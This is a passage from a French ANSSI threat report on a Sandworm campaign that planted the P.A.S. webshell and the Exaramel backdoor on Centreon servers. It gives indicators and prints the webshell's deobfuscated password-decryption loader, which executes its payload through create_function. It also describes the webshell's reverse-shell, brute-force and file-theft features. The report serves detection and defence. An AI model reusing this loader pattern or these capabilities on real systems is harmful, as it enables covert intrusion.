TLP:WHITE

CAMPAGNE D'ATTAQUE DU MODE OPÉRATOIRE SANDWORM CIBLANT DES SERVEURS CENTREON

DESCRIPTION ET CONTRE-MESURES

1.0

27/01/2021

TLP:WHITE

Sommaire

Résumé

L'ANSSI a été informée d'une campagne de compromission touchant plusieurs entités françaises. Cette campagne ciblait le logiciel de supervision **Centreon**, édité par la société du même nom.

Les premières compromissions identifiées par l'ANSSI datent de fin 2017 et se sont poursuivies jusqu'en 2020.

Cette campagne a principalement touché des prestataires de services informatiques, notamment d'hébergement web.

L'ANSSI a constaté sur les systèmes compromis l'existence d'une porte dérobée de type *webshell*, déposée sur plusieurs serveurs **Centreon** exposés sur internet. Cette porte dérobée a été identifiée comme étant le *webshell* **P.A.S.** dans sa version 3.1.4. Sur ces mêmes systèmes, l'ANSSI a identifié la présence d'une autre porte dérobée nommée **Exaramel** par l'éditeur ESET [1].

Cette campagne présente de nombreuses similarités avec des campagnes antérieures du mode opératoire *Sandworm*.

Ce rapport présente les informations techniques liées à cette campagne d'attaque : équipement ciblé (section 1), analyse détaillée des codes malveillants (section 2), infrastructure (section 3), techniques, tactiques et procédures (section 4) et liens avec le mode opératoire *Sandworm* (section 5). Des recommandations (section 6) et des méthodes de détection (section 7) sont enfin proposées afin de permettre une meilleure protection contre ce type d'attaque ainsi que la recherche d'une éventuelle compromission.

1 Équipement ciblé

Centreon est un outil développé par la société Centreon. Il permet la supervision d'applications, de réseaux et de systèmes. Il en existe une version disponible en source ouverte sous licence GPL 2.0. L'image distribuée par l'éditeur est basée sur le système d'exploitation CentOS, bien que cet outil soit utilisable sur d'autres systèmes d'exploitation Linux.

L'architecture logicielle simplifiée d'un serveur **Centreon** est décomposée entre le cœur de supervision, nommé *Centreon Engine*, et l'interface graphique, nommée *Centreon Web UI* [2]. Cette interface est par défaut servie par un serveur Apache sur l'URL `http://<IP>/centreon`.

Les serveurs compromis identifiés par l'ANSSI étaient sous le système d'exploitation CentOS. Les installations de l'outil **Centreon** n'avaient pas été tenues à jour. Ainsi, sur les systèmes compromis étudiés, la version de **Centreon** la plus récente identifiée est la 2.5.2.

Le chemin de compromission initiale exploité par l'attaquant n'est pas connu.

2 Codes malveillants

2.1 Porte dérobée P.A.S. 3.1.4

2.1.1 Contexte sur le webshell

Le *webshell* **P.A.S.** a été développé par un étudiant ukrainien, *Jaroslav Volodimirovitch Pantchenko*, dont le pseudonyme était *Profexer* [3][4]. Développé en PHP, il disposait d'un chiffrement caractéristique s'appuyant sur un mot de passe [5]. Le *webshell* **P.A.S.** a été disponible *via* un formulaire où l'utilisateur spécifiait le mot de passe à utiliser par le *webshell* pour son chiffrement. Un encart invitait à faire un don au développeur. Il a été utilisé largement, notamment lors d'attaques de sites Wordpress [6] [7].

En décembre 2016, le Department of Homeland Security publie un rapport référencé sous le nom de *Grizzly Steppe* [8] détaillant des outils, techniques et infrastructures utilisés lors de différentes attaques au cours de l'élection américaine de 2016. Les annexes documentent notamment un *webshell* que le DHS nomme **Fobushell**, et qui correspond au *webshell* **P.A.S.**.

Quelques-uns des *webshells* détaillés dans le rapport *Grizzly Steppe* [8] correspondent aux versions 3.0.10 et 3.1.0. Les mots de passes indiqués sont `root`, `avto`, `123123`, `we kome` et `|F3Jk 6k6`. Pour plusieurs exemplaires du *webshell*, le rapport ne mentionne pas les mots de passe et versions.

À la suite de la publication de ce rapport, le développeur a arrêté son service de génération de *webshell* et a pris contact avec les autorités des Etats-Unis [3]. Le *webshell* en était à sa version 4.1.1. Pour autant, de nombreux échantillons du *webshell* restent disponibles en source ouverte.

2.1.2 Dépôt du webshell

Les serveurs **Centreon** analysés présentaient des fichiers PHP illégitimes. L'analyse de l'ANSSI a permis de les identifier comme des versions du *webshell* **P.A.S.** dont le code source indique le numéro de version 3.1.4. Ils étaient présents aux emplacements suivants :

- `/usr/local/centreon/www/search.php`
- `/usr/share/centreon/www/search.php`
- `/usr/share/centreon/www/modules/Discovery/include/DB-Drop.php`

Les premiers fichiers étaient donc accessibles sur internet à l'URL `http://<IP>/centreon/search.php`.

Commentaire : Bien que la version 3.1.4 du webshell ne semble pas être disponible en source ouverte, il reste aisé de modifier le code source de cet outil. On peut notamment en modifier le mot de passe ou la version qui est indiquée dans le code source.

Un autre fichier PHP illégitime existait également sur le chemin `/usr/share/centreon/www/htmlHeader.php`. Ce dernier ayant été supprimé avant les analyses de l'ANSSI, il n'a pas été possible de l'identifier.

Dans le cas des serveurs analysés par l'ANSSI, ces fichiers ont été créés par l'utilisateur `apache`.

2.1.3 Caractéristiques du webshell

La section suivante s'appuie sur les résultats d'une analyse portant sur l'échantillon du *webshell* **P.A.S.** identifié ci-après :

Condensats de l'échantillon **P.A.S.**

Algorithme	Valeur
MD5	84837778682450cdca43d1397afd2310
SHA-1	c69db1b120d21bd603f13006d87e817fed016667
SHA-256	893750547255b848a273bd1668e128a5e169011e79a7f5c7bb86cc5d7b2153bc

2.1.3.1 Chiffrement du webshell

Une des caractéristiques distinctives du maliciel est son utilisation d'un mécanisme de chiffrement spécifique. Cela lui permet à la fois de s'assurer une protection contre l'analyse du contenu du fichier `PHP` et de dissimuler ainsi sa vraie nature et ses capacités, et d'autre part de contrôler l'accès à l'implant sur une machine compromise. Une analyse du fonctionnement de ce chiffrement a d'ores et déjà été réalisée par l'entreprise Trustwave [5] et une présentation de la logique mise à l'œuvre sera détaillée ci-après.

Le contenu du fichier PHP s'organise autour de deux parties principales :

- la majorité du contenu, qui contient la logique de fonctionnement du code malveillant, est compressée, chiffrée et encodée en base64 ;
- une petite partie du code permet la réception d'un mot de passe fourni par l'opérateur et le déchiffrement du maliciel. Le code présenté dans l'extrait ci-dessous correspond à une version désoffusquée et mise en forme de cette partie.

```
1  $password = isset($_POST['password']) ? $_POST['password'] : (isset($_COOKIE['password']) ?
   ↪  $_COOKIE['password']:NULL);
2
3  if($password!==NULL)
4  {
5      $password = md5($password).substr(MD5(strrev($password)),0,strlen($password));
6      for($counter = 0; $counter < 15571; $counter++)
7      {
8          $webshell_data[$counter] = chr(( ord($webshell_data[$counter]) -
           ↪  ord($password[$counter]))%256);
9          $password .= $webshell_data[$counter];
10     }
11
12     if($webshell_data = @gzinflate($webshell_data))
13     {
```

```
        if(isset($_POST['password']))
            @setcookie('password', $_POST['password']);
        $counter=create_function('',$webshell_data);
        unset($password,$webshell_data);
        $counter();
    }
}
```

L'algorithme de déchiffrement utilisé par le code peut être décrit comme suit.

- Le contenu du *webshell* est tout d'abord décodé depuis `base64`.
- Le mot de passe est reçu *via* le formulaire de connexion (représenté dans la figure 2.1) ou au travers de la valeur d'un entête `Cookie` si l'authentification a déjà eu lieu.

Fig. 2.1 : Page de login du *webshell* **P.A.S.**

Commentaire : Le nom de la variable utilisée pour le mot de passe varie en fonction des différentes versions du maliciel. On pourra cependant remarquer que celles-ci semblent respecter un format similaire. Dans l'échantillon analysé, ce champ est `g__g_`. D'autres exemples pour cette famille de codes malveillants ont permis d'observer les valeurs `l___l_`, `_f___f` ou encore `wp__wp`.

- Un tampon est mis en place afin de contenir la séquence de clé utilisée pour le déchiffrement. Celui-ci est construit en utilisant le condensat MD5 du mot de passe auquel sera concaténé une valeur obtenue en inversant le mot de passe afin d'en calculer le MD5 qui est ensuite tronqué à la taille du mot de passe initial.



Fig. 2.2 : Mécanisme d'établissement de la séquence de déchiffrement à partir du mot de passe

- À ce point, le programme commence sa boucle de déchiffrement de telle façon qu'à chaque itération, la valeur de l'octet de clé obtenue depuis le tampon de séquence de clé soit soustraite à la valeur de l'octet chiffré du *webshell*. Le résultat est alors ajouté au contenu déchiffré final, mais également à la clé déchiffrement construisant ainsi la séquence au fur et à mesure. Cette procédure est présentée dans la figure 2.3.



Fig. 2.3 : Boucle de déchiffrement

- À la fin de cette boucle, le contenu déchiffré est décompressé à l'aide de la fonction `gzinflate`. Dans le cas où le déchiffrement s'est correctement déroulé, la fonction devrait parvenir à réaliser l'opération, permettant ainsi l'exécution du code nouvellement obtenu. Autrement, la décompression échouera, empêchant ainsi de fait l'utilisation du *webshell*. C'est également à cette étape que, dans le cas d'un mot de passe correct, un `Cookie` est défini afin de permettre par la suite le fonctionnement du maliciel sans nécessiter de soumettre à nouveau du mot de passe.

2.1.3.2 Fonctionnalités

Le *webshell* offre plusieurs fonctionnalités, regroupées par catégories au sein de sous-menus accessibles depuis une barre de navigation de l'interface. Le maliciel est construit autour d'une vue centrale et lors du déplacement vers une des sous fonctions du *webshell*, cette dernière est mise à jour afin d'intégrer une nouvelle zone correspondant à l'activité cible. Les différentes possibilités seront détaillées dans les paragraphes suivants. D'une façon générale, chaque fonctionnalité offerte par le maliciel s'appuiera sur un formulaire visant à récupérer les paramètres de la tâche à réaliser avant de l'exécuter et de modifier l'interface en conséquence pour fournir les résultats.

Commentaire : Le nom des champs pour ces formulaires étant défini de façon statique par le code du webshell ***P.A.S.****, des propositions de stratégies permettant d'identifier ces paramètres spécifiques dans du trafic réseau sont disponibles en annexes.*

Menu Explorer

Ce premier menu du *webshell* regroupe les tâches de manipulation de fichiers. Il permet notamment de conduire les actions suivantes :

- lister les fichiers en détaillant certaines caractéristiques simples telles que l'extension associée, la taille du fichier, son propriétaire ou encore les permissions définies ;
- interagir avec les fichiers pour les déplacer, copier, supprimer ou les télécharger ;
- renommer un fichier ;
- créer un nouveau fichier ou en modifier un existant ;
- téléverser un fichier sur la machine compromise.



Fig. 2.4 : Vue du menu `Explorer` du *webshell* **P.A.S.**

Dans le cas de l'édition de fichier, il sera possible de :

- changer les permissions du fichier ;
- changer le groupe auquel le fichier est rattaché ;
- ajuster la date de dernière modification.

L'entrée correspondant à ce dernier champ est, par défaut, prédéfinie pour correspondre à la date de modification déjà enregistrée si le fichier existe, ou, dans le cas où ce dernier n'existe pas, la date de modification du répertoire dans lequel le fichier se trouve.



Fig. 2.5 : Interface de la fonctionnalité d'édition de fichier de **P.A.S.**

Menu Searcher

Le *webshell* dispose d'une fonctionnalité lui permettant de rechercher des éléments dans l'arborescence du système de fichiers de la machine compromise. Cette recherche peut être réalisée pour un chemin spécifique en considérant les caractéristiques suivantes :

- les propriétés de l'élément (accessible en lecture, écriture ou sans restriction) ;
- la nature de l'élément recherché (répertoire, fichier ou sans restriction) ;
- un motif à chercher dans le nom de l'élément, celui-ci pouvant contenir les caractères joker `*` et `?` ;
- une chaîne de caractères devant apparaître dans le contenu du fichier cible.



Fig. 2.6 : Menu de recherche de fichiers de **P.A.S.**

Menu SQL-client

Le *webshell* **P.A.S.** embarque un ensemble de fonctions lui permettant d'interagir avec des bases de données `SQL`. L'interface permettant de gérer cette activité, représentée dans la figure 2.7, est divisée en trois parties.

- Le bandeau supérieur est utilisé afin de définir les paramètres de connexion à la base de données. Le client `SQL` du maliciel lui permet de gérer trois formats de base de données : `MySQL`, `MSSQL` et `PostgreSQL`.
- La partie de gauche de la vue affiche la liste des bases de données et des tables accessibles.
- La partie centrale, quant à elle, affiche le contenu de la base, ainsi que la requête produite pour obtenir le résultat.



Fig. 2.7 : Menu du client SQL de **P.A.S.**

Outre la navigation dans les bases, le maliciel permet également d'en extraire le contenu de façon à en récupérer une copie locale.

Menu Network Tools

Depuis ce menu, le *webshell* **P.A.S.** est en mesure de réaliser trois tâches en lien avec le réseau, à savoir :

- la création d'un *bind shell* avec un port en écoute ;
- la création d'un *reverse shell* en se connectant à une adresse distante reçue en paramètre ;
- la réalisation d'un scan réseau afin de découvrir des ports ouverts et des services en écoute sur une machine.

La gestion des connexions réseau dans le cadre des *shell* distant s'appuiera sur des scripts `PERL`. Ces scripts seront construits à partir de morceaux de code préparés qui seront complétés avec les paramètres adéquats et assemblés pour former le fichier final. Ce dernier est écrit dans un sous-dossier temporaire dans le répertoire `/tmp/` qui sera supprimé après exécution à l'aide de la fonction `unlink`.

Menu Passwd BruteForce

Le *webshell* **P.A.S.** propose une fonctionnalité d'attaque par force brute de mot de passe à l'encontre de six services standards : `SSH`, `FTP`, `POP3`, `MySQL`, `MSSQL` et `PostgreSQL`. Cet utilitaire peut être déclenché en sélectionnant un ou plusieurs services, ainsi qu'un ensemble de couples nom d'utilisateur/mot de passe prédéfinis à utiliser comme représentés sur la figure 2.8.



Fig. 2.8 : Interface du menu `passwd BruteForce`

Menu CMD

Le menu `CMD` est une interface minimaliste permettant simplement d'exécuter une commande ou d'évaluer une expression `PHP`.

Menu Server info

Le dernier menu de **P.A.S.** propose deux actions pré-enregistrées permettant d'obtenir rapidement des informations sur la machine compromise. La première fera appel à la commande `phpinfo` pour lister les détails de la configuration `PHP` du serveur. Le second raccourci, disponible uniquement pour système Linux, servira à afficher le contenu du fichier `/etc/passwd` du système.

2.2 Porte dérobée Exaramel

L'implant **Exaramel** est une porte dérobée qui a été documentée par ESET en 2018 [1]. Deux versions ont été identifiées, l'une ciblant les systèmes WINDOWS et l'autre les systèmes LINUX. Un échantillon de la version LINUX a été téléversé sur la plateforme VIRUSTOTAL le 22 octobre 2019, comme indiqué par le chercheur d'ESET Anton Cherepanov [9]. Les condensats de cet échantillon sont rappelés ci-dessous :

Condensats de l'échantillon **Exaramel** disponible sur VIRUSTOTAL

Algorithme	Valeur
MD5	8eff45383a7a0c6e3ea6d526a599610d
SHA-1	f74ea45ad360c8ef8db13f8e975a5e0d42e58732
SHA-256	c39b4105e1b9da1a9cccb1dace730b1c146496c591ce0927fb035d48e9cb5c0f

2.2.1 Déploiement

Les analyses menées par l'ANSSI ont permis de mettre en évidence l'utilisation de l'implant **Linux/Exaramel** chez plusieurs victimes de la campagne de compromission.

Le nom de l'implant déposé est `centreon_module_linux_app64`. Il a été identifié dans le dossier du serveur **Centreon** qui était, dans les cas observés, soit `/usr/share/centreon/www/`, soit `/usr/local/centreon/www/modules/`.

Dans le même répertoire, on peut retrouver plusieurs fichiers dont un script nommé `respawner.sh`, les fichiers de configurations `config.json` et `configtx.json`, ainsi que des séries de fichiers nommés avec un nombre suivi de l'extension `.rep`. Leur rôle sera détaillé dans la suite de l'analyse.

Dans le cas des serveurs analysés par l'ANSSI, ces fichiers ont été créés par l'utilisateur `apache`.

Des traces d'exécution journalière du fichier `respawner.sh` par l'utilitaire CRON ont été repérées de novembre 2017 à février 2018. Il n'a pas pu être récupéré, son rôle est donc inconnu.

Les analyses de l'ANSSI n'ont pas permis d'identifier l'origine du dépôt de cette porte dérobée.

2.2.2 Analyse

Dans le reste de cette section, l'implant **Linux/Exaramel** sera désigné simplement par **Exaramel**.

Exaramel est écrit dans le langage GO. Son code source fait environ 1400 lignes. Il est composé de 5 *packages* : `main`, `worker`, `configur`, `scheduler` et `networker`. En plus de la bibliothèque standard du langage GO, **Exaramel** utilise deux *packages* externes développés par des tiers et disponibles publiquement.

- `github.com/robfig/cron`
- `github.com/satori/go.uuid`

Cette analyse porte sur l'échantillon désigné ci-dessous :

Condensats de l'échantillon **Linux/Exaramel** analysé

Algorithme	Valeur
MD5	92ef0aaf5f622b1253e5763f11a08857
SHA-1	a739f44390037b3d0a3942cd43d161a7c45fd7e7
SHA-256	e1ff729f45b587a5ebbc8a8a97a7923fc4ada14de4973704c9b4b89c50fd1146

Cet échantillon est un ELF compilé pour l'architecture x86 64 bits et le système d'exploitation Linux. Les symboles et les informations de *debug* n'ont pas été supprimés. La version du compilateur utilisée est :

« `go1.8.3 (2017-05-24T18:14:11Z)` »

2.2.2.1 Notations

Les notations suivantes seront utilisées.

- `$EXARAMEL_DIR`, le répertoire du binaire **Exaramel**.
- `$EXARAMEL_PATH`, le chemin complet vers le binaire **Exaramel**.
- `$EXARAMEL_GUID`, le champ UUID de la configuration d'**Exaramel**.
- `$SERVER_URL`, l'URL du serveur contrôlant **Exaramel**.
- `$DEFAULT_SERVER_IP`, l'adresse IP du serveur présent dans la configuration par défaut.

2.2.2.2 Comparaison avec la version précédente

Seules des différences mineures ont été observées entre l'échantillon analysé ici et celui évoqué par ESET puis publié sur la plateforme VirusTotal. Elles sont listées ci-dessous.

Différence observée	Échantillon ESET c39b410[...]	Échantillon ANSSI e1ff729[...]
Clé de chiffrement de la configuration	s0m3t3rr0r	odhyrfjcnfkdtslt
Nom du fichier de configuration	config.json	configtx.json
Nom de la socket Unix	/tmp/.applock	/tmp/.applocktx
Ajout d'une URL de C2 (App.SetServer)	À la fin de la liste ; contactée en dernier	Au début de la liste ; contactée en premier
IP de C2 par défaut	176.31.225.204	$DEFAULT_SERVER_IP

2.2.2.3 Fonctionnement général

Exaramel est un outil d'administration à distance. Il supporte un petit ensemble de commandes (appelées tâches par la suite). Parmi ces tâches se trouvent notamment : la copie d'un fichier du serveur de contrôle vers la machine exécutant **Exaramel** , la copie d'un fichier de la machine exécutant **Exaramel** vers le serveur de contrôle et l'exécution de commandes *shell*. **Exaramel** communique en `HTTPS` avec son serveur de contrôle pour obtenir notamment la liste des tâches à exécuter. **Exaramel** se rend persistant sur le système sur lequel il s'exécute en utilisant différentes méthodes.

L'exécution d'**Exaramel** peut se décomposer en deux parties : d'abord une phase d'initialisation, puis la boucle principale.

Initialisation

1. **Exaramel** crée une *socket* Unix `/tmp/.applocktx`. Cette *socket* n'est pas utilisée à des fins de communication mais simplement pour prévenir d'éventuelles exécutions concurrentes d'**Exaramel**. Si la création de la *socket* échoue avec un code d'erreur indiquant que l'adresse locale est déjà utilisée, **Exaramel** stoppe son exécution en affichant le message suivant sur le sortie standard : `App has already started!`
2. **Exaramel** met en place un *handler* pour les signaux suivants : `SIGINT`, `SIGTERM`, `SIGQUIT` et `SIGKILL`. Le *handler* stoppe brutalement l'exécution d'**Exaramel**.
3. **Exaramel** lit sa configuration depuis son fichier de configuration. Plus de détails sur cette étape à la section 2.2.2.4.
4. **Exaramel** vérifie si une méthode de persistance est active. Si ce n'est pas le cas, **Exaramel** tente de se rendre persistant. Plus de détails sur cette étape à la section 2.2.2.8.

Boucle principale

Le corps de la boucle principale peut se résumer à quatre grandes étapes :

1. **Exaramel** s'adresse à son serveur de contrôle pour obtenir la liste des tâches à exécuter.
2. **Exaramel** exécute les tâches qu'il a reçues. Certaines peuvent s'exécuter en arrière plan indéfiniment.
3. **Exaramel** s'adresse à son serveur de contrôle pour obtenir un intervalle de temps durant lequel il suspendra son exécution stoppant tout contact avec celui-ci.
4. **Exaramel** suspend son exécution jusqu'à la fin de l'intervalle de temps.

Une description plus détaillée de la boucle principale est présentée figure 2.9.

